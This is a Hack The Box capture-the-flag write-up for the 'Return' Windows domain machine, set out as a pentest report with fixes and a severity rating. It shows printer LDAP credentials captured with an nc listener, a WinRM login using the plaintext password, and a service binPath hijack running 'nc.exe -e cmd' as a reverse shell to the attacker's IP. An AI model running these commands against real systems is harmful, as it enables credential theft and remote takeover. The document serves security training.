Return HTB

- **Tags** : #01-2023 #report
- CTF link: https://app.hackthebox.com/machines/Return/

Service Enumeration

Port	Protocol	State	Service
53	tcp	open	domain
80	tcp	open	http
88	tcp	open	kerberos-sec
135	tcp	open	msrpc
139	tcp	open	netbios-ssn
389	tcp	open	ldap
445	tcp	open	microsoft-ds
464	tcp	open	kpasswd5
593	tcp	open	http-rpc-epmap
636	tcp	open	ldapssl
5985	tcp	open	wsman
9389	tcp	open	adws
47001	tcp	open	winrm
49664	tcp	open	unknown
49665	tcp	open	unknown
49666	tcp	open	unknown
49667	tcp	open	unknown
49671	tcp	open	unknown
49674	tcp	open	unknown
49675	tcp	open	unknown
49679	tcp	open	unknown
49682	tcp	open	unknown
49694	tcp	open	unknown
61868	tcp	open	unknown

Penetration

Vulnerability Exploited

> 1. *Non-hidden settings panel that allows intercepting a connection between two services where one of them returns unencrypted credentials.*
> 2. *Misconfiguration of system access groups and the permissions they grant.*

System Vulnerable

> *10.10.11.108*

Vulnerability Explanation

> *As the communication between the printer and the LDAP service is not correctly configured, there is a simple way to intercept the communication by modifying the IP address of the server resulting in an automatic response with the user credentials used by the printer which are also valid for other services such as SMB and WINRM resulting in a remote execution of commands ending in a successful privilege escalation.*

Vulnerability Fix


> 1. *Change the accessibility of the printer's web settings panel*
> 2. *Use the secure LDAPS protocol instead of LDAP to encrypt passwords*
> 3. *Remove the possibility for the VMTools binpath to be configured by any user who is not an administrator.*

Severity


> *According to CSSv3.1 vector calculator base score metrics there is an overall CVSS score of 9.8 [Critical]*

Proof of Concept


> - *Initial Access*



Server Address	printer.return.local
Server Port	389
Username	svc-printer
Password	*******




```
❯ nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.108] 63764
0*`%return\svc-printer
                            1edFg43012!!
```



```
❯ crackmapexec winrm 10.10.11.108 -u svc-printer -p "1edFg43012\!\!"
SMB         10.10.11.108    5985   PRINTER          [*] Windows 10.0 Build 17763 (name:PRINTER) (domain:return.local)
HTTP        10.10.11.108    5985   PRINTER          [*] http://10.10.11.108:5985/wsman
WINRM       10.10.11.108    5985   PRINTER          [+] return.local\svc-printer:1edFg43012!! (Pwn3d!)
```

User flag: dbd1e465ea65becb58b6b94e04954c35

- *Privilege Escalation*




```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 12:15:13 AM
Password expires             Never
Password changeable          5/27/2021 12:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/22/2023 12:09:10 PM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```




```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload /home/h4ck3df1sh/Documents/HTB/Return-10.10.11.108/Exploits/nc.exe
Info: Uploading /home/h4ck3df1sh/Documents/HTB/Return-10.10.11.108/Exploits/nc.exe to C:\Users\svc-printer\Documents\nc.exe


Data: 79188 bytes of 79188 bytes copied

Info: Upload successful!

*Evil-WinRM* PS C:\Users\svc-printer\Documents> services
```



```
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config VMTools binPath="C:\Users\svc-printer\Documents\nc.exe -e cmd 10.10.16.4 443"
[SC] ChangeServiceConfig SUCCESS
```

Root flag: f73fb8e64d5fd586a6b966a7754bde11